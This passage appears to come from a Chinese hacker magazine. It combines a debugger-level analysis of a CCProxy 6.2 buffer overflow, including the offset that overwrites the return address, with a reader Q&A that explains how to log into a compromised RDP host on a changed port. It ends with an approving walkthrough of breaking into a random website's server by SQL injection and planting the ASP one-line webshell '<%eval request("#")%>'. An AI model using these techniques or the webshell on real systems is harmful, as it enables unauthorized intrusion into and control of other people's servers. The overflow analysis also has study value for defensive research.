不存在的一个IP,所一下面回返回host not found:aa....
    ..........
    00430379  |. 56    PUSH ESI      ;  push 2000个A
    0043037A  |. 8D5424 40  LEA EDX,DWORD PTR SS:[ESP+40]
    0043037E  |. 68 E88E4700    PUSH CCProxy.00478EE8            ;
00478ee8存放"Host not found:%s"字符串
    00430383  |. 52  PUSH EDX      ; edx=0x01d062ec
    00430384  |. E8 CEFC0000    CALL CCProxy.00440057         ;这个
call产生溢出
    00430389  |. 8D7C24 48      LEA EDI,DWORD PTR SS:[ESP+48]
;  ss=ascii (host not found:aaaaaa....)
    ..........                               ; |
    004303C6  |. 51   PUSH ECX    ; |DataSize=FC7(4039.)数据包大小
    ..........
    004303CA  |. 50                PUSH EAX                       ;
EAX存放要发送的数据: hots not found:aaaa...
    004303CB  |. 51                PUSH ECX                       ;
|套接字地址入栈，这里已经成了61616161
    004303CC  |. FF15 94464600  CALL DWORD PTR DS:[<&WS2_32.
#19>]    ; \发送数据
    004303D2  |. 5F    POP EDI      ; |这里开始做POP,因为函数的返回
地址被我们覆盖了,做一下面会看到os not found的不完全的字符传
    004303D3  |. 5E                POP ESI                        ;
ascii (os not found:aaaa....)
    004303D4  |. 5D  POP EBP      ;  ascii(aaaa...)
    004303D5  |. 5B  POP EBX      ;  ascii (aaaa...)
    004303D6  |. 81C4 30040000  ADD ESP,430                      ;
esp 向下生长0x430长度
    004303DC  |. C2 0C00         RETN 0C                          ;
return to 61616161 返回地址是我们可以控制的内容
```


可以看到，在函数CCProxy.00430300返回时产生了溢出。观察在执行CCProxy.00430300函数的第一句指令时的堆栈，如图3所示。



01D066D8	0047656C	CCProxy.0047656C
01D066DC	01D07744	ASCII "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
01D066E0	00476568	CCProxy.00476568
01D066E4	01D07744	ASCII "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
01D066E8	00475180	CCProxy.00475180
01D066EC	01D07744	ASCII "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
01D066F0	00426B45	返回到 CCProxy.00426B45 来自 CCProxy.00430300
01D066F4	00000005	
01D066F8	01D07B44	ASCII "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
01D066FC	000001F0	
01D06700	000003FE	
01D06704	676E6970	
01D06708	61616120	

图3

可以看到，程序将函数的返回地址存放在0x01d0
66f0处。记下这个地址，一会还要用到它。然后，在堆栈窗口点鼠标右键，选择“锁定堆栈”，这样堆栈窗口就不会随着程序对堆栈的操作而“乱动”了：-)。下面用F8键一路跟踪，发现当跟踪到00430384处的call时堆栈01d066f0处保存的函数返回地址变成了0x61616161。看来是这个call在拷贝数据的时候发生了溢出，这里程序使用了自己写的一个**sprintf**函数，难怪我下断点截不到！仔细看一下附近的代码，首先是**push esi**这里面存放着我们递交的主机地址（2000个a），然后是**PUSH CCProxy.00478EE8**在内存中查看该地址处的内容为：Host not found:%s，接下来就是PUSH EDX这里edx=0x01d062ec，下面跟着的就是产生缓冲区溢出的call。用高级语言来表示这里的操作就相当于：sprintf (edx,"Host not found:%s",esi)，意思就是把esi中的内容输入到edx的地址中去。如果大家有兴趣可以看一下溢出是怎么产生的话可以跟进这个call，这里我只简单介绍一下这个call的大体流程：跟进后可以看到程序首先向内存中拷贝了“Host not found：%s”字符串，然后又通过一个循环计算出递交的数据a在内存中的起始地址，最后就跳回到拷贝“Host not found：%s”字符串的循环中拷贝数据，由于没有做长度的检查所以产生溢出！下面是在程序的溢出产生后的一个截图，如图4 所示。



01D062A4	01D062EC	ASCII "Host not found: aaaaaaaaaaaaaaaaaaaaaaa
01D062A8	00478EE8	ASCII "Host not found: %s/□"
01D062AC	01D07B44	ASCII "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
01D062B0	01D07F3D	
01D062B4	01D07B3D	
01D062B8	015E0D40	
01D062BC	000001F0	
01D062C0	00000000	
01D062C4	00000200	
01D062C8	00000000	
01D062CC	00000000	
01D062D0	00000000	
01D062D4	00000000	
01D062D8	00000000	
01D062DC	00000000	
01D062E0	00000000	
01D062E4	00000000	
01D062E8	00000000	
01D062EC	74736F48	⟸注意这个地方
01D062F0	746F6E20	
01D062F4	756F6620	
01D062F8	203A646E	
01D062FC	61616161	
01D06300	61616161	
01D06304	61616161	
01D06308	61616161	
01D0630C	61616161	
01D06310	61616161	
01D06314	61616161	

图4.

可以看到程序真的是从0s01d062ec处开始拷贝数据的。

四、定位溢出点

到这里我们就可以定位溢出点了。怎么定位呢？有的朋友可能就要问了。呵呵，下面就让我来带大家一步一步的定位溢出点吧。在图4中可以看到函数的返回地址是保存在0x01d066f0处的，而00430384处的call是从0x01d062ec处开始写入数据的，那么从写入数据的地方开始到程序保存返回地址的地方共：0x01d066f0－0x01d062e+0x04=0x408也就是十进制的1032，那么是否构造1032字节长度的数据就可以覆盖到程序的返回地址呢？答案是否定的！

这也是初学者经常犯的错误之一，其实在这1028个字节的数据之中，并不是所有的数据都是我们可以控制的，大家还是来看一下程序的输出吧，如图5所示。




图5

在输入ping aaa后程序返回了："Host not found：aaa"字符串。这里需要注意的是，冒号和aaa之间可是还有一个空格的噢！"Host not found："手指头加脚趾头数了一下一共是16个字节，加上我们递交的超常数据才是程序向堆栈中写入的数据。从上面可以看到，我们递交的数据的长度应该是：1032-16=1016字节。

接下来验证一下我们的计算是否准确。构造1014个a和4个b，共1016字节，然后递交。可以预测，程序将提示0x62626262处的指令是不能被执行的，因为0x62恰好是b在内存中的表示形式。递交后程序报错结果如图6所示。




图6

看来我们的计算并没有错误。

这里就有朋友可能要问了：计算式中的0x01d066f0-0x01d062e我明白，但是为什么要加0x04呢？这里涉及到一点数据结构方面的知识，那就是堆栈是以0x04为一个单位递增(减)的，增就是减法操作对应汇编的push指令，减就是加法操作对应汇编的pop操作。现在大家明白为什么会出现0x04这个数值了吧？到这里，又有人要发问了——为什么要加0x04呢？呵呵，这就涉及到一个很经典的数学问题了：1到3有多少个数字？是否是3-1=2个呢？当然不是！应该是3-1+1=3个才对嘛！（读者：这么简单的问题你还说？欠扁……）大家不要着急，听我慢慢讲来。既然堆栈是以0x04为一个单位递增（减）的，那么两个相继的堆栈地址：0x01d062ec、0x01d062f0总共可以存放多少个字节的数据呢？是否是：0x01d062f0-0x01d062ec=0x04个字节呢？有了上面的介绍，大家现在应该很容易明白：0x01d062f0和0x01d062ec可以存放0x01d062f0-0x01d062ec+0x04=0x08个字节的数据！现在大家明白0x01d066f0-0x01d062e+0x04=0x408到底是怎么来的了吧？

这里需要注意的是，有些溢出漏洞（比如CCProxy的上一个溢出漏洞）所拷贝的数据中，有一些数据是我们不可控制的。什么叫不可控制的呢？比如在CCProxy的上一个溢出漏洞中，会向堆栈中写入：[IP]［时间］［递交数据]……这种形式的数据。这里时间好说，但是IP就属于我们不可以控制的数据了，以为IP地址的长度是不确定的，而不确定的IP地址所导致的直接后果就是我们过早的数据不能精确的覆盖到函数的返回地址，这种情况的解决办法这里暂时按下不提，我们以后再来解决它。那么在这个溢出中有没有不可控制的字符呢？如果你跟过00430384处的call的话就会发现，程序每次向内存中写入的数据是"一样"的，这里一样的意思就是说里面没有我们所不能控制的字符。这个函数的大概操作过程我上面有提到过，大家可以返回去看看。

五、写在后面

前后用了这么长的时间才完成这篇文章，真是感觉有点对不住我们的土豆大人。因为每次我以上线他就问我："你的稿子完成了吗？"问得我都不好意思了上线了，现在终于可以长舒一口气和土豆交待了：）！

至于这个漏洞的利用代码，请参看本文的姊妹篇——《CCProxy 6.2 溢出利用代码的编写》。如果找不到的话，大家就去找土豆——肯定是他贪污了：）！

（作者写的CCProxy 6.2 溢出利用代码及作者的调试代码已收录在本期光盘中）

Q&A

问：如何找回丢失的Winrar的密码？

答：破解winrar的密码可用RAR Password Recovery（一款功能强大的RAR压缩包密码破译工具程序能恢复RAR－含自解压文件的密码，使用暴力破解、Xieve、词典攻击的方法来恢复RAR 2.x 文件的密码，支持多语言密码，可以自动保存破解进度。需要注意的是，它不支持RAR3.x以上版本密码的恢复）。

问：各位大侠我想问一下怎么才能查到自己真实的IP地址，我是铁通网拨号上网，好像每次都会变IP的，不是固定IP的？

答："开始→运行"输入CMD回车打开命令提示符，输入ipconfig /all 回车，就可以看到详细的信息。当然你也可以登陆非安全的论坛（http://www.nohack.cn/bbs），在论坛首页的最下方可以看到"你的IP是："这一列，也可以知道自己的IP。

问：我所在的公司采用的是局域网，其中还对不同的用户设定了不同的域，即便是同一台主机的不同用户，他所能登陆的域也可能有所不同，本人想向各位请教的是这个域到底是个什么概念？

答："域（Domain）"的真正含义指的是服务器控制网络上的计算机能否加入的计算机组合。一提到组合，势必需要严格的控制。打个比方域好比是"星级的宾馆"，进出域都需要进行严格控制。

问：我想把自己的电脑设置成开机后QQ自动运行，不是那种需要点QQ图标后的自动登陆，而是一开机QQ就自动运行，求各位大侠帮帮忙啊，本人万分感谢！

答：开机自动运行程序有很多种方法，这里就给你讲一种最简单的，这也是QQ安装时所用的方法（QQ初次安装后也是开机自启动的）。打开"开始→所有程序→启动"点击右键，选择"打开"，然后将你桌面上的QQ图标复制到打开的启动文件夹即可。

问：我用任务管理器查看进程，发现有几个svchost.exe进程，正常吗？会不会中木马了？我的系统是Windows XP的。

答：svchost.exe是Windows XP系统的一个核心进程。svchost.exe不单单只出现在Windows XP中，在使用NT内核的Windows系统中都会有svchost.exe的存在。一般在Windows 2000中svchost.exe进程的数目为2个，而在Windows XP中svchost.exe进程的数目就上升到了4个及4个以上。当然，木马也可以伪装成这个进程，或将代码注入到这个进程空间中。

问：我有一台3389肉鸡的管理员密码，但我没法登陆他的改了终端的端口，怎么连接更改了端口的3389肉鸡？需样特殊的连接器吗？

答：不用专门的连接器，只要在原来的ip上加上"：端口"就行了。我来举个例子：比如你要登陆192.168.0.1，但是3389的端口被改成了4899，那么，你在原来的登陆器上输入"192.168.0.1：4899"，这样就可以连接了！

这个暑假，天气酷热台风猛烈，电视里还有那如火如荼的选秀活动：这边“超女”们“想唱就唱”，那边“菜卡”又在“我型我SHOW”，就连央视也掀起“抵制低俗之风”的浪潮（此时就听裤子大喊“支持张LY”，土豆也不甘落后“何J，加油！”……大家不要理会他们，我们继续）。新学期开始了，记得小时候每每开学都要被老师逼得绞尽脑汁写什么“学期计划”、“本学期目标”之类的，不知现在是否也有很多读者在想这个问题呢？对于小编来说，唯一的目标就是“把杂志办好，为读者服务”，希望读者们都能通过《黑客手册》学到东西又或是交到好友！（正当小编慷慨激昂时，回头一看，裤子与土豆已经互掐了N分钟，救人要紧，安全第一，就先说这些吧！）

肉鸡接龙

最近“刷Q币”又开始热起来了，“肉鸡”一词又被放在焦点位置，大家都兴师动众为Q币而来为Q币而去，当然也有为找MM而抓肉鸡的，今天接龙的文章可不是教大家找肉鸡刷Q币的，而是谈谈入侵服务器的。《菜鸟也能有好鸡——从SQL注入到极品肉鸡》、《国外美味“肉鸡”的另类吃法》，国内国外的肉鸡服务器就看你的喜好了。

菜鸟也能有好鸡——从SQL注入到极品肉鸡

by 空气

话说50年前偶是一只菜鸟……50年后，我发现自己还是一只菜鸟，看来我真的和菜鸟有缘啊，哈哈。所以，今天我就来写写菜鸟是怎么把服务器做成肉鸡的，高手不要见笑，写给菜鸟看的。

某天呆在家里无聊，土豆老大告诉我动网出新漏洞了，让偶去给论坛打补丁。去动网官方论坛看了一下，这个漏洞可以得到前台管理员权限，嘿嘿。打完补丁后偶就去随便找了一个论坛试验一下下，果然成功了。本来没什么，可是这一成功给了我很大的信心，于是偶决心渗透这个服务器，把服务器做成肉鸡。

偶还是比较喜欢用啊D SQL注入工具，偶用这个对他们的主页（是一个网址导航的网站）扫了一下，果然有SQL注入漏洞（如图1）。然后我就用这个软件获得了他的后台管理密码。这里我不多讲了，记得前几期偶有写过这个软件的使用。




图1 啊D SQL注入工具扫描到有注入链接

然后干什么呢？当然是进入后台看看啦。我找到备份数据的地方（如图2），发现这个程序用的是ACCESS的数据库，嘿嘿。

这时一串邪念在大脑里浮现，把海阳顶端的asp木马的一句话后门插进数据库，然后备份成asp格式的，就可以得到webshell啦～




图2 备份数据

嗯，我们说做就做。先来找找有没有可以插后门的地方？我在基本设置里看见有一个网站维护说明的地方，嘿嘿，这个比较适合用来插后门（如图3）。

为什么适合往数据库插后门呢？大家有没有看见下面写的“支持html语法”，对了，在这里插后门的时候，“<”、“>”这些符号不会被转换成编码，这样我们的后门才可以正常工作。我在这里写上了海阳eval版的一句话后门代码“<%eval request("#")%>”。最后保存一下就好了。

